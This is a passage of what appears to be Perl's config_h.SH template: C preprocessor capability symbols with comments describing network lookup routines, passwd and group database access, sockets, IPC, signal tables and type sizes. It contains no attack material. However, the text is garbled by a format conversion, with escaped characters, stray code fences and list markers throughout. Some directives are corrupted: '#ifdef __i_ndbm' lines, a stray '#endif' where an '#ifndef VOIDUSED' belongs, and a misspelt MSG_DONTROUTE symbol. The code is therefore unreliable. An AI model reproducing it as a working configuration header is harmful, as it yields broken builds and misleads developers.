\* This symbol, if defined, indicates that the endnetent() routine is

\* available to close whatever was being used for network queries.

\*/

#\$d\_endnent HAS\_ENDNETENT /\*\*/

/\* HAS\_ENDPROTOENT:

\* This symbol, if defined, indicates that the endprotoent() routine is



\* available to close whatever was being used for protocol queries.

\*/

#\$d\_endpent HAS\_ENDPROTOENT /\*\*/

/\* HAS\_ENDPWENT:

\* This symbol, if defined, indicates that the getgrent routine is

\* available for finalizing sequential access of the passwd database.

\*/

#\$d\_endpwent HAS\_ENDPWENT /\*\*/

/\* HAS\_ENDSERVENT:

\* This symbol, if defined, indicates that the endservent() routine is

\* available to close whatever was being used for service queries.

\*/

#\$d\_endsent HAS\_ENDSERVENT /\*\*/

/\* FLEXFILENAMES:

\* This symbol, if defined, indicates that the system supports filenames

\* longer than 14 characters.

\*/

#\$d\_flexfnam FLEXFILENAMES /\*\*/

/\* HAS\_GETGRENT:

\* This symbol, if defined, indicates that the getgrent routine is

\* available for sequential access of the group database.

\*/

#\$d\_getgrent HAS\_GETGRENT           /\*\*/

/\* HAS\_GETHOSTBYADDR:

- \*       This symbol, if defined, indicates that the gethostbyaddr() routine is
- \*       available to look up hosts by their IP addresses.

\*/

#\$d\_gethbyaddr HAS\_GETHOSTBYADDR       /\*\*/

/\* HAS\_GETHOSTBYNAME:

- \*       This symbol, if defined, indicates that the gethostbyname() routine is
- \*       available to look up host names in some data base or other.

\*/

#\$d\_gethbyname HAS\_GETHOSTBYNAME       /\*\*/

/\* HAS\_GETHOSTENT:

- \*       This symbol, if defined, indicates that the gethostent() routine is
- \*       available to look up host names in some data base or another.

\*/

#\$d\_gethent HAS\_GETHOSTENT           /\*\*/

/\* HAS\_GETHOSTNAME:

- \*       This symbol, if defined, indicates that the C program may use the
- \*       gethostname() routine to derive the host name. See also HAS\_UNAME
- \*       and PHOSTNAME.

```
*/
```

```
/* HAS_UNAME:
```

```
*      This symbol, if defined, indicates that the C program may use the
*
*      uname() routine to derive the host name.  See also HAS_GETHOSTNAME
*
*      and PHOSTNAME.
```

```
*/
```

```
/* PHOSTNAME:
```

```
*      This symbol, if defined, indicates the command to feed to the
*
*      popen() routine to derive the host name.  See also HAS_GETHOSTNAME
*
*      and HAS_UNAME.      Note that the command uses a fully qualified path,
*
*      so that it is safe even if used by a process with super-user
*
*      privileges.
```

```
*/
```

```
/* HAS_PHOSTNAME:
```

```
*      This symbol, if defined, indicates that the C program may use the
*
*      contents of PHOSTNAME as a command to feed to the popen() routine
*
*      to derive the host name.
```

```
*/
```

```
#$d_gethname HAS_GETHOSTNAME    /**/
```

```
#$d_uname HAS_UNAME              /**/
```

```
#$d_phostname HAS_PHOSTNAME     /**/
```

```
#ifdef HAS_PHOSTNAME
```

```
#define PHOSTNAME "$aphostname"  /* How to get the host name */
```

```
#endif
```

/\* HAS\_GETNETBYADDR:

\* This symbol, if defined, indicates that the getnetbyaddr() routine is  
\* available to look up networks by their IP addresses.

\*/

#\$d\_getnbyaddr HAS\_GETNETBYADDR /\*\*/

/\* HAS\_GETNETBYNAME:

\* This symbol, if defined, indicates that the getnetbyname() routine is  
\* available to look up networks by their names.

\*/

#\$d\_getnbyname HAS\_GETNETBYNAME /\*\*/

/\* HAS\_GETNETENT:

\* This symbol, if defined, indicates that the getnetent() routine is  
\* available to look up network names in some data base or another.

\*/

#\$d\_getnent HAS\_GETNETENT /\*\*/

/\* HAS\_GETPROTOENT:

\* This symbol, if defined, indicates that the getprotoent() routine is  
\* available to look up protocols in some data base or another.

\*/

#\$d\_getpent HAS\_GETPROTOENT /\*\*/

/\* HAS\_GETPGRP:

\* This symbol, if defined, indicates that the getpgrp routine is  
\* available to get the current process group.

\*/

/\* USE\_BSD\_GETPGRP:

\* This symbol, if defined, indicates that getpgrp needs one  
\* arguments whereas USG one needs none.

\*/

#\$d\_getpgrp HAS\_GETPGRP /\*\*/

#\$d\_bsdgetpgrp USE\_BSD\_GETPGRP /\*\*/

/\* HAS\_GETPROTOBYNAME:

\* This symbol, if defined, indicates that the getprotobyname()  
\* routine is available to look up protocols by their name.

\*/

/\* HAS\_GETPROTOBYNUMBER:

\* This symbol, if defined, indicates that the getprotobynumber()  
\* routine is available to look up protocols by their number.

\*/

#\$d\_getpbyname HAS\_GETPROTOBYNAME /\*\*/

#\$d\_getpbynumber HAS\_GETPROTOBYNUMBER /\*\*/

/\* HAS\_GETPWENT:

\* This symbol, if defined, indicates that the getpwent routine is  
\* available for sequential access of the passwd database.  
\* If this is not available, the older getpw() function may be available.

\*/

#\$d\_getpwent HAS\_GETPWENT       /\*\*/

/\* HAS\_GETSERVENT:

\*       This symbol, if defined, indicates that the getservent() routine is  
\*       available to look up network services in some data base or another.

\*/

#\$d\_getsent HAS\_GETSERVENT       /\*\*/

/\* HAS\_GETSERVBYNAME:

\*       This symbol, if defined, indicates that the getservbyname()  
\*       routine is available to look up services by their name.

\*/

/\* HAS\_GETSERVBYPOR:

\*       This symbol, if defined, indicates that the getservbyport()  
\*       routine is available to look up services by their port.

\*/

#\$d\_getsbyname HAS\_GETSERVBYNAME       /\*\*/

#\$d\_getsbyport HAS\_GETSERVBYPOR       /\*\*/

/\* HAS\_HTONL:

\*       This symbol, if defined, indicates that the htonl() routine (and  
\*       friends htons() ntohl() ntohs()) are available to do network  
\*       order byte swapping.

\*/

```
/* HAS_HTONS:
```

```
*      This symbol, if defined, indicates that the htons() routine (and
*
*      friends htonl() ntohl() ntohs()) are available to do network
*
*      order byte swapping.
*/
```

```
/* HAS_NTOHL:
```

```
*      This symbol, if defined, indicates that the ntohl() routine (and
*
*      friends htonl() htons() ntohs()) are available to do network
*
*      order byte swapping.
*/
```

```
/* HAS_NTOHS:
```

```
*      This symbol, if defined, indicates that the ntohs() routine (and
*
*      friends htonl() htons() ntohl()) are available to do network
*
*      order byte swapping.
*/
```

```
#$d_htonl HAS_HTONL      /**/
```

```
#$d_htonl HAS_HTONS      /**/
```

```
#$d_htonl HAS_NTOHL      /**/
```

```
#$d_htonl HAS_NTOHS      /**/
```

```
/* HAS_LONG_DOUBLE:
```

```
*      This symbol will be defined if the C compiler supports long
*
*      doubles.
*/
```

```
/* LONG_DOUBLESIZE:
```

\* This symbol contains the size of a long double, so that the  
\* C preprocessor can make decisions based on it. It is only  
\* defined if the system supports long doubles.

\*/

```
#$d_longdbl HAS_LONG_DOUBLE          /**/
```

```
#ifdef HAS_LONG_DOUBLE
```

```
#define LONG_DOUBLESIZE $longdblsize    /**/
```

```
#endif
```

```
/* HAS_LONG_LONG:
```

\* This symbol will be defined if the C compiler supports long long.

\*/

```
/* LONGLONGSIZE:
```

\* This symbol contains the size of a long long, so that the  
\* C preprocessor can make decisions based on it. It is only  
\* defined if the system supports long long.

\*/

```
#$d_longlong HAS_LONG_LONG           /**/
```

```
#ifdef HAS_LONG_LONG
```

```
#define LONGLONGSIZE $longlongsize    /**/
```

```
#endif
```

```
/* HAS_MEMCHR:
```

\* This symbol, if defined, indicates that the memchr routine is available  
\* to locate characters within a C string.



```
*/
```

```
#$d_memchr HAS_MEMCHR    /**/
```

```
/* HAS_MKSTEMP:
```

```
*      This symbol, if defined, indicates that the mkstemp routine is
*
*      available to exclusively create and open a uniquely named
*
*      temporary file.
```

```
*/
```

```
#$d_mkstemp HAS_MKSTEMP      /**/
```

```
/* HAS_MMAP:
```

```
*      This symbol, if defined, indicates that the mmap system call is
*
*      available to map a file into memory.
```

```
*/
```

```
/* Mmap_t:
```

```
*      This symbol holds the return type of the mmap() system call
*
*      (and simultaneously the type of the first argument).
*
*      Usually set to 'void *' or 'caddr_t'.
```

```
*/
```

```
#$d_mmap HAS_MMAP          /**/
```

```
#define Mmap_t $mmatype    /**/
```

```
/* HAS_MSG:
```

```
*      This symbol, if defined, indicates that the entire msg*(2) library is
*
*      supported (IPC mechanism based on message queues).
```

\*/

#\$d\_msg HAS\_MSG               /\*\*/

/\* HAS\_SEM:

\*       This symbol, if defined, indicates that the entire sem\*(2) library is  
\*       supported.

\*/

#\$d\_sem HAS\_SEM               /\*\*/

/\* HAS\_SETGENT:

\*       This symbol, if defined, indicates that the setgent routine is  
\*       available for initializing sequential access of the group database.

\*/

#\$d\_setgent HAS\_SETGENT       /\*\*/

/\* HAS\_SETHOSTENT:

\*       This symbol, if defined, indicates that the sethostent() routine is  
\*       available.

\*/

#\$d\_sethent HAS\_SETHOSTENT    /\*\*/

/\* HAS\_SETNETENT:

\*       This symbol, if defined, indicates that the setnetent() routine is  
\*       available.

\*/

```
#$d_setnent HAS_SETNETENT      /**/
```

```
/* HAS_SETPROTOENT:
```

```
*      This symbol, if defined, indicates that the setprotoent() routine is
*
*      available.
*
*/
```

```
#$d_setpent HAS_SETPROTOENT      /**/
```

```
/* HAS_SETPGRP:
```

```
*      This symbol, if defined, indicates that the setpgrp routine is
*
*      available to set the current process group.
*
*/
```

```
/* USE_BSD_SETPGRP:
```

```
*      This symbol, if defined, indicates that setpgrp needs two
*
*      arguments whereas USG one needs none. See also HAS_SETPGID
*
*      for a POSIX interface.
*
*/
```

```
#$d_setpgrp HAS_SETPGRP          /**/
```

```
#$d_bsdsetpgrp USE_BSD_SETPGRP   /**/
```

```
/* HAS_SETPWENT:
```

```
*      This symbol, if defined, indicates that the setpwent routine is
*
*      available for initializing sequential access of the passwd database.
*
*/
```

```
#$d_setpwent HAS_SETPWENT        /**/
```

/\* HAS\_SETSERVENT:

\*     This symbol, if defined, indicates that the setservent() routine is  
\*     available.  
\*/

#\$d\_setsent HAS\_SETSERVENT         /\*\*/

/\* HAS\_SETVBUF:

\*     This symbol, if defined, indicates that the setvbuf routine is  
\*     available to change buffering on an open stdio stream.  
\*     to a line-buffered mode.  
\*/

#\$d\_setvbuf HAS\_SETVBUF            /\*\*/

/\* HAS\_SHM:

\*     This symbol, if defined, indicates that the entire shm\*(2) library is  
\*     supported.  
\*/

#\$d\_shm HAS\_SHM                    /\*\*/

/\* Shmat\_t:

\*     This symbol holds the return type of the shmat() system call.  
\*     Usually set to 'void \*' or 'char \*'.  
\*/

/\* HAS\_SHMAT\_PROTOTYPE:

```
*      This symbol, if defined, indicates that the sys/shm.h includes
*
*      a prototype for shmat(). Otherwise, it is up to the program to
*
*      guess one. Shmat_t shmat(int, Shmat_t, int) is a good guess,
*
*      but not always right so it should be emitted by the program only
*
*      when HAS_SHMAT_PROTOTYPE is not defined to avoid conflicting defs.
*
*/
```

```
#define Shmat_t $shmattype    /**/
```

```
#$d_shmatprototype HAS_SHMAT_PROTOTYPE /**/
```

```
/* HAS_SOCKET:
```

```
*      This symbol, if defined, indicates that the BSD socket interface is
*
*      supported.
*
*/
```

```
/* HAS_SOCKETPAIR:
```

```
*      This symbol, if defined, indicates that the BSD socketpair() call is
*
*      supported.
*
*/
```

```
/* HAS_MSG_CTRUNC:
```

```
*      This symbol, if defined, indicates that the MSG_CTRUNC is supported.
*
*      Checking just with #ifdef might not be enough because this symbol
*
*      has been known to be an enum.
*
*/
```

```
/* HAS_MSG_DONTROUTE:
```

```
*      This symbol, if defined, indicates that the MSG_DONTROUTE is supported.
*
*      Checking just with #ifdef might not be enough because this symbol
```

```

*      has been known to be an enum.
*/

/* HAS_MSG_OOB:
*      This symbol, if defined, indicates that the MSG_OOB is supported.
*      Checking just with #ifdef might not be enough because this symbol
*      has been known to be an enum.
*/

/* HAS_MSG_PEEK:
*      This symbol, if defined, indicates that the MSG_PEEK is supported.
*      Checking just with #ifdef might not be enough because this symbol
*      has been known to be an enum.
*/

/* HAS_MSG_PROXY:
*      This symbol, if defined, indicates that the MSG_PROXY is supported.
*      Checking just with #ifdef might not be enough because this symbol
*      has been known to be an enum.
*/

/* HAS_SCM_RIGHTS:
*      This symbol, if defined, indicates that the SCM_RIGHTS is supported.
*      Checking just with #ifdef might not be enough because this symbol
*      has been known to be an enum.
*/

/* HAS_SOCKADDR_SA_LEN:
*      This symbol, if defined, indicates that the struct sockaddr
*      structure has a member called sa_len, indicating the length of

```

```

*      the structure.

*/

/* HAS_SIN6_SCOPE_ID:

*      This symbol, if defined, indicates that the struct sockaddr_in6
*      structure has a member called sin6_scope_id.

*/

#$d_socket      HAS_SOCKET      /**/

#$d_sockpair    HAS_SOCKETPAIR   /**/

#$d_sockaddr_sa_len  HAS_SOCKADDR_SA_LEN  /**/

#$d_msg_ctrunc   HAS_MSG_CTRUNC  /**/

#$d_msg_dontroute HAS_MSG_DONTRROUTE /**/

#$d_msg_oob      HAS_MSG_OOB/**/

#$d_msg_peek     HAS_MSG_PEEK     /**/

#$d_msg_proxy    HAS_MSG_PROXY    /**/

#$d_scm_rights   HAS_SCM_RIGHTS   /**/

#$d_sin6_scope_id HAS_SIN6_SCOPE_ID /**/


/* USE_STAT_BLOCKS:

*      This symbol is defined if this system has a stat structure declaring
*      st_blksize and st_blocks.

*/

#ifndef USE_STAT_BLOCKS

#$d_statblks USE_STAT_BLOCKS      /**/

#endif

```

```
/* USE_STRUCT_COPY:
```

```
*      This symbol, if defined, indicates that this C compiler knows how
*
*      to copy structures.  If undefined, you'll need to use a block copy
*
*      routine of some sort instead.
*
*/
```

```
#$d_strctcpy    USE_STRUCT_COPY    /**/
```

```
/* HAS_STRERROR:
```

```
*      This symbol, if defined, indicates that the strerror routine is
*
*      available to translate error numbers to strings.  See the writeup
*
*      of Strerror() in this file before you try to define your own.
*
*/
```

```
/* HAS_SYS_ERRLIST:
```

```
*      This symbol, if defined, indicates that the sys_errlist array is
*
*      available to translate error numbers to strings.  The extern int
*
*      sys_nerr gives the size of that table.
*
*/
```

```
/* Strerror:
```

```
*      This preprocessor symbol is defined as a macro if strerror() is
*
*      not available to translate error numbers to strings but sys_errlist[]
*
*      array is there.
*
*/
```

```
#$d_strerror HAS_STRERROR    /**/
```

```
#$d_syserrlst HAS_SYS_ERRLIST /**/
```

```
#define Strerror(e) $d_strerror
```



```
/* HAS_STRTOUL:
```

```
*      This symbol, if defined, indicates that the strtoul routine is
*
*      available to provide conversion of strings to unsigned long.
*
*/
```

```
#$d_strtoul HAS_STRTOUL      /**/
```

```
/* HAS_UNION_SEMUN:
```

```
*      This symbol, if defined, indicates that the union semun is
*
*      defined by including <sys/sem.h>. If not, the user code
*
*      probably needs to define it as:
*
*      union semun {
*
*          int val;
*
*          struct semid_ds *buf;
*
*          unsigned short *array;
*
*      }
*
*/
```

```
/* USE_SEMCTL_SEMUN:
```

```
*      This symbol, if defined, indicates that union semun is
*
*      used for semctl IPC_STAT.
*
*/
```

```
/* USE_SEMCTL_SEMID_DS:
```

```
*      This symbol, if defined, indicates that struct semid_ds * is
*
*      used for semctl IPC_STAT.
*
*/
```

```
#$d_union_semun HAS_UNION_SEMUN      /**/
```

```
#$d_semctl_semun USE_SEMCTL_SEMUN     /**/
```

```
#$d_semctl_semids USE_SEMCTL_SEMID_DS /**/
```

```
/* HAS_VFORK:
```

```
 *      This symbol, if defined, indicates that vfork() exists.
```

```
 */
```

```
#$d_vfork HAS_VFORK /**/
```

```
/* HAS_PSEUDOFORK:
```

```
 *      This symbol, if defined, indicates that an emulation of the
```

```
 *      fork routine is available.
```

```
 */
```

```
#$d_pseudofork HAS_PSEUDOFORK /**/
```

```
/* Signal_t:
```

```
 *      This symbol's value is either "void" or "int", corresponding to the
```

```
 *      appropriate return type of a signal handler. Thus, you can declare
```

```
 *      a signal handler using "Signal_t (*handler)()", and define the
```

```
 *      handler using "Signal_t handler(sig)".
```

```
 */
```

```
#define Signal_t $signal_t      /* Signal handler's return type */
```

```
/* HASVOLATILE:
```

```
 *      This symbol, if defined, indicates that this C compiler knows about
```

\* the volatile declaration.

\*/

#\$d\_volatile HASVOLATILE /\*\*/

#ifndef HASVOLATILE

#define volatile

#endif

/\* I\_DIRENT:

\* This symbol, if defined, indicates to the C program that it should

\* include <dirent.h>. Using this symbol also triggers the definition

\* of the Direntry\_t define which ends up being 'struct dirent' or

\* 'struct direct' depending on the availability of <dirent.h>.

\*/

/\* DIRNAMLEN:

\* This symbol, if defined, indicates to the C program that the length

\* of directory entry names is provided by a d\_namlen field. Otherwise

\* you need to do strlen() on the d\_name field.

\*/

/\* Direntry\_t:

\* This symbol is set to 'struct direct' or 'struct dirent' depending on

\* whether dirent is available or not. You should use this pseudo type to

\* portably declare your directory entries.

\*/

#\$i\_dirent I\_DIRENT /\*\*/

#\$d\_dirnamlen DIRNAMLEN /\*\*/

```
#define Direntry_t $direntrytype
```

```
/* I_GRP:
```

```
*      This symbol, if defined, indicates to the C program that it should
*
*      include <grp.h>.
*
*/
```

```
/* GRPASSWD:
```

```
*      This symbol, if defined, indicates to the C program that struct group
*
*      in <grp.h> contains gr_passwd.
*
*/
```

```
#$i_grp I_GRP          /**/
```

```
#$d_grpasswd GRPASSWD  /**/
```

```
/* I_NDBM:
```

```
*      This symbol, if defined, indicates that <ndbm.h> exists and should
*
*      be included.
*
*/
```

```
/* I_GDBMNDBM:
```

```
*      This symbol, if defined, indicates that <gdbm/ndbm.h> exists and should
*
*      be included. This was the location of the ndbm.h compatibility file
*
*      in RedHat 7.1.
*
*/
```

```
/* I_GDBM_NDBM:
```

```
*      This symbol, if defined, indicates that <gdbm-ndbm.h> exists and should
*
*      be included. This is the location of the ndbm.h compatibility file
```

```

*      in Debian 4.0.

*/

/* NDBM_H_USES_PROTOTYPES:

*      This symbol, if defined, indicates that <ndbm.h> uses real ANSI C
*
*      prototypes instead of K&R style function declarations without any
*
*      parameter information. While ANSI C prototypes are supported in C++,
*
*      K&R style function declarations will yield errors.

*/

/* GDBMNDBM_H_USES_PROTOTYPES:

*      This symbol, if defined, indicates that <gdbm/ndbm.h> uses real ANSI C
*
*      prototypes instead of K&R style function declarations without any
*
*      parameter information. While ANSI C prototypes are supported in C++,
*
*      K&R style function declarations will yield errors.

*/

/* GDBM_NDBM_H_USES_PROTOTYPES:

*      This symbol, if defined, indicates that <gdbm-ndbm.h> uses real ANSI C
*
*      prototypes instead of K&R style function declarations without any
*
*      parameter information. While ANSI C prototypes are supported in C++,
*
*      K&R style function declarations will yield errors.

*/

#ifdef __i_ndbm I_NDBM      /**/

#ifdef __i_gdbmndbm I_GDBMNDBM /**/

#ifdef __i_gdbm_ndbm I_GDBM_NDBM      /**/

#ifdef __d_ndbm_h_uses_prototypes NDBM_H_USES_PROTOTYPES /**/

#ifdef __d_gdbmndbm_h_uses_prototypes GDBMNDBM_H_USES_PROTOTYPES      /**/

```

```
#$d_gdbm_ndbm_h_uses_prototypes GDBM_NDBM_H_USES_PROTOTYPES    /**/
```

```
/* I_NETDB:
```

```
 *      This symbol, if defined, indicates that <netdb.h> exists and
```

```
 *      should be included.
```

```
 */
```

```
#$i_netdb I_NETDB    /**/
```

```
/* I_NET_ERRNO:
```

```
 *      This symbol, if defined, indicates that <net/errno.h> exists and
```

```
 *      should be included.
```

```
 */
```

```
#$i_neterro I_NET_ERRNO    /**/
```

```
/* I_PWD:
```

```
 *      This symbol, if defined, indicates to the C program that it should
```

```
 *      include <pwd.h>.
```

```
 */
```

```
/* PWQUOTA:
```

```
 *      This symbol, if defined, indicates to the C program that struct passwd
```

```
 *      contains pw_quota.
```

```
 */
```

```
/* PWAGE:
```

```
 *      This symbol, if defined, indicates to the C program that struct passwd
```

```
 *      contains pw_age.
```

```
*/
```

```
/* PWCHANGE:
```

```
*      This symbol, if defined, indicates to the C program that struct passwd
```

```
*      contains pw_change.
```

```
*/
```

```
/* PWCLASS:
```

```
*      This symbol, if defined, indicates to the C program that struct passwd
```

```
*      contains pw_class.
```

```
*/
```

```
/* PWEXPIRE:
```

```
*      This symbol, if defined, indicates to the C program that struct passwd
```

```
*      contains pw_expire.
```

```
*/
```

```
/* PWCOMMENT:
```

```
*      This symbol, if defined, indicates to the C program that struct passwd
```

```
*      contains pw_comment.
```

```
*/
```

```
/* PWGECOS:
```

```
*      This symbol, if defined, indicates to the C program that struct passwd
```

```
*      contains pw_gecos.
```

```
*/
```

```
/* PWPASSWD:
```

```
*      This symbol, if defined, indicates to the C program that struct passwd
```

```
*      contains pw_passwd.
```

```
*/
```

```
#$i_pwd I_PWD      /**/
```

```
#$d_pwquota PWQUOTA    /**/
```

```
#$d_pwage PWAGE      /**/
```

```
#$d_pwchange PWCHANGE  /**/
```

```
#$d_pwclass PWCLASS /**/
```

```
#$d_pwexpire PWEXPIRE  /**/
```

```
#$d_pwcomment PWCOMMENT /**/
```

```
#$d_pwgecos PWGECOS    /**/
```

```
#$d_pwpasswd PWPASSWD  /**/
```

```
/* I_SYSUIO:
```

```
*      This symbol, if defined, indicates that <sys/uio.h> exists and
```

```
*      should be included.
```

```
*/
```

```
#$i_sysuio    I_SYSUIO      /**/
```

```
/* I_STDARG:
```

```
*      This symbol, if defined, indicates that <stdarg.h> exists and should
```

```
*      be included.
```

```
*/
```

```
/* I_VARARGS:
```

```
*      This symbol, if defined, indicates to the C program that it should
```

```
*      include <varargs.h>.
```

```
*/
```

```
#$i_stdarg I_STDARG      /**/
```



```
#$i_varargs I_VARARGS /**/
```

```
/* Free_t:
```

```
*      This variable contains the return type of free(). It is usually
```

```
* void, but occasionally int.
```

```
*/
```

```
/* Malloc_t:
```

```
*      This symbol is the type of pointer returned by malloc and realloc.
```

```
*/
```

```
#define Malloc_t $malloctype          /**/
```

```
#define Free_t $freetype              /**/
```

```
/* PERL_MALLOC_WRAP:
```

```
*      This symbol, if defined, indicates that we'd like malloc wrap checks.
```

```
*/
```

```
#$usemallocwrap PERL_MALLOC_WRAP    /**/
```

```
/* MYMALLOC:
```

```
*      This symbol, if defined, indicates that we're using our own malloc.
```

```
*/
```

```
#$d_mymalloc MYMALLOC               /**/
```

```
/* CAN_PROTOTYPE:
```

```
*      If defined, this macro indicates that the C compiler can handle
```

```
*      function prototypes.
```

```

*/

/* _:
*      This macro is used to declare function parameters for folks who want
*      to make declarations with prototypes using a different style than
*      the above macros. Use double parentheses. For example:
*
*      int main _((int argc, char *argv[]));
*/

$prototype    CAN_PROTOTYPE    /**/

#ifdef CAN_PROTOTYPE
#define _(args) args
#else
#define _(args) ()
#endif

/* SH_PATH:
*      This symbol contains the full pathname to the shell used on this
*      on this system to execute Bourne shell scripts. Usually, this will be
*      /bin/sh, though it's possible that some systems will have /bin/ksh,
*      /bin/pdksh, /bin/ash, /bin/bash, or even something such as
*      D:/bin/sh.exe.
*/

#define SH_PATH "$sh" /**/

/* SIG_NAME:

```

```

*   This symbol contains a list of signal names in order of
*   signal number. This is intended
*   to be used as a static array initialization, like this:
*
*       char *sig_name[] = { SIG_NAME };
*
*   The signals in the list are separated with commas, and each signal
*   is surrounded by double quotes. There is no leading SIG in the signal
*   name, i.e. SIGQUIT is known as "QUIT".
*
*   Gaps in the signal numbers (up to NSIG) are filled in with NUMnn,
*   etc., where nn is the actual signal number (e.g. NUM37).
*
*   The signal number for sig_name[i] is stored in sig_num[i].
*
*   The last element is 0 to terminate the list with a NULL. This
*   corresponds to the 0 at the end of the sig_name_init list.
*
*   Note that this variable is initialized from the sig_name_init,
*   not from sig_name (which is unused).
*/

```

```

/* SIG_NUM:

```

```

*   This symbol contains a list of signal numbers, in the same order as the
*   SIG_NAME list. It is suitable for static array initialization, as in:
*
*       int sig_num[] = { SIG_NUM };
*
*   The signals in the list are separated with commas, and the indices
*   within that list and the SIG_NAME list match, so it's easy to compute
*   the signal name from a number or vice versa at the price of a small
*   dynamic linear lookup.
*
*   Duplicates are allowed, but are moved to the end of the list.
*
*   The signal number corresponding to sig_name[i] is sig_number[i].

```

```

*      if (i < NSIG) then sig_number[i] == i.

*      The last element is 0, corresponding to the 0 at the end of
*      the sig_name_init list.

*      Note that this variable is initialized from the sig_num_init,
*      not from sig_num (which is unused).

*/

/* SIG_SIZE:

*      This variable contains the number of elements of the SIG_NAME
*      and SIG_NUM arrays, excluding the final NULL entry.

*/

#define SIG_NAME $sig_name_init          /**/
#define SIG_NUM  $sig_num_init           /**/
#define SIG_SIZE $sig_size               /**/


/* STDCHAR:

*      This symbol is defined to be the type of char used in stdio.h.

*      It has the values "unsigned char" or "char".

*/

#define STDCHAR $stdchar                 /**/


/* VOIDFLAGS:

*      This symbol indicates how much support of the void type is given by this
*      compiler. What various bits mean:

*

*      1 = supports declaration of void

```

```

*      2 = supports arrays of pointers to functions returning void
*
*      4 = supports comparisons between pointers to void functions and
*
*           addresses of void functions
*
*      8 = supports declaration of generic void pointers
*
*
*      The package designer should define VOIDUSED to indicate the requirements
*
*      of the package. This can be done either by #defining VOIDUSED before
*
*      including config.h, or by defining defvoidused in Myinit.U. If the
*
*      latter approach is taken, only those flags will be tested. If the
*
*      level of void support necessary is not present, defines void to int.
*/
#endif

#define VOIDUSED $defvoidused

#endif

#define VOIDFLAGS $voidflags

#if (VOIDFLAGS & VOIDUSED) != VOIDUSED

#define void int      /* is void to be avoided? */

#define M_VOID                /* Xenix strikes again */

#endif

/* PERL_USE_DEVEL:

*      This symbol, if defined, indicates that Perl was configured with
*
*      -Dusedevel, to enable development features. This should not be
*
*      done for production builds.

*/

```

```
#$usedevel PERL_USE_DEVEL /**/
```

```
/* HAS_ATOLF:
```

```
* This symbol, if defined, indicates that the atolf routine is
* available to convert strings into long doubles.
*/
```

```
#$d_atolf HAS_ATOLF /**/
```

```
/* HAS_ATOLL:
```

```
* This symbol, if defined, indicates that the atoll routine is
* available to convert strings into long longs.
*/
```

```
#$d_atoll HAS_ATOLL /**/
```

```
/* HAS__FWALK:
```

```
* This symbol, if defined, indicates that the _fwalk system call is
* available to apply a function to all the file handles.
*/
```

```
#$d__fwalk HAS__FWALK /**/
```

```
/* HAS_AINTL:
```

```
* This symbol, if defined, indicates that the aintl routine is
* available. If copysignl is also present we can emulate modfl.
*/
```

```
#$d_aintl HAS_AINTL /**/
```

```
/* HAS_BUILTIN_CHOOSE_EXPR:
 *      Can we handle GCC builtin for compile-time ternary-like expressions
 */
```

```
/* HAS_BUILTIN_EXPECT:
 *      Can we handle GCC builtin for telling that certain values are more
 *      likely
 */
```

```
#$d_builtin_expect HAS_BUILTIN_EXPECT      /**/
#$d_builtin_choose_expr HAS_BUILTIN_CHOOSE_EXPR /**/
```

```
/* HAS_C99_VARIADIC_MACROS:
 *      If defined, the compiler supports C99 variadic macros.
 */
#$d_c99_variadic_macros      HAS_C99_VARIADIC_MACROS /**/
```

```
/* HAS_CLASS:
 *      This symbol, if defined, indicates that the class routine is
 *      available to classify doubles. Available for example in AIX.
 *      The returned values are defined in <float.h> and are:
 *
 *      FP_PLUS_NORM      Positive normalized, nonzero
 *      FP_MINUS_NORM     Negative normalized, nonzero
 *      FP_PLUS_DENORM    Positive denormalized, nonzero
 *      FP_MINUS_DENORM   Negative denormalized, nonzero
```

```
*      FP_PLUS_ZERO +0.0
*      FP_MINUS_ZERO      -0.0
*      FP_PLUS_INF   +INF
*      FP_MINUS_INF  -INF
*      FP_NANS          Signaling Not a Number (NaNS)
*      FP_NANQ          Quiet Not a Number (NaNQ)
```

```
*/
```

```
#$d_class HAS_CLASS      /**/
```

```
/* HAS_CLEARENV:
```

```
*      This symbol, if defined, indicates that the clearenv () routine is
*      available for use.
```

```
*/
```

```
#$d_clearenv HAS_CLEARENV      /**/
```

```
/* HAS_STRUCT_CMSGHDR:
```

```
*      This symbol, if defined, indicates that the struct cmsghdr
*      is supported.
```

```
*/
```

```
#$d_cmsghdr_s HAS_STRUCT_CMSGHDR      /**/
```

```
/* HAS_COPYSIGNL:
```

```
*      This symbol, if defined, indicates that the copysignl routine is
*      available. If aintl is also present we can emulate modfl.
```

```
*/
```



```
#$d_copysignl HAS_COPYSIGNL      /**/
```

```
/* USE_CPLUSPLUS:
```

```
*      This symbol, if defined, indicates that a C++ compiler was
*
*      used to compiled Perl and will be used to compile extensions.
*
*/
```

```
#$d_cplusplus USE_CPLUSPLUS      /**/
```

```
/* HAS_DBM_INIT_PROTO:
```

```
*      This symbol, if defined, indicates that the system provides
*
*      a prototype for the dbm_init() function. Otherwise, it is up
*
*      to the program to supply one. A good guess is
*
*      extern int dbm_init(char *);
*
*/
```

```
#$d_dbm_initproto HAS_DBM_INIT_PROTO /**/
```

```
/* HAS_DIR_DD_FD:
```

```
*      This symbol, if defined, indicates that the the DIR* dirstream
*
*      structure contains a member variable named dd_fd.
*
*/
```

```
#$d_dir_dd_fd HAS_DIR_DD_FD      /**/
```

```
/* HAS_DIRFD:
```

```
*      This manifest constant lets the C program know that dirfd
*
*      is available.
```

\*/

#\$d\_dirfd HAS\_DIRFD               /\*\*/

/\* DLSYM\_NEEDS\_UNDERSCORE:

\*       This symbol, if defined, indicates that we need to prepend an  
\*       underscore to the symbol name before calling dlsym(). This only  
\*       makes sense if you \*have\* dlsym, which we will presume is the  
\*       case if you're using dl\_dlopen.xs.

\*/

#\$d\_dlsymun   DLSYM\_NEEDS\_UNDERSCORE   /\*\*/

/\* HAS\_FAST\_STDIO:

\*       This symbol, if defined, indicates that the "fast stdio"  
\*       is available to manipulate the stdio buffers directly.

\*/

#\$d\_faststdio HAS\_FAST\_STDIO           /\*\*/

/\* HAS\_FCHDIR:

\*       This symbol, if defined, indicates that the fchdir routine is  
\*       available to change directory using a file descriptor.

\*/

#\$d\_fchdir HAS\_FCHDIR               /\*\*/

/\* FCNTL\_CAN\_LOCK:

\*       This symbol, if defined, indicates that fcntl() can be used

\* for file locking. Normally on Unix systems this is defined.

\* It may be undefined on VMS.

\*/

#\$d\_fcntl\_can\_lock FCNTL\_CAN\_LOCK /\*\*/

/\* HAS\_FINITE:

\* This symbol, if defined, indicates that the finite routine is

\* available to check whether a double is finite (non-infinity non-NaN).

\*/

#\$d\_finite HAS\_FINITE /\*\*/

/\* HAS\_FINITEL:

\* This symbol, if defined, indicates that the finitel routine is

\* available to check whether a long double is finite

\* (non-infinity non-NaN).

\*/

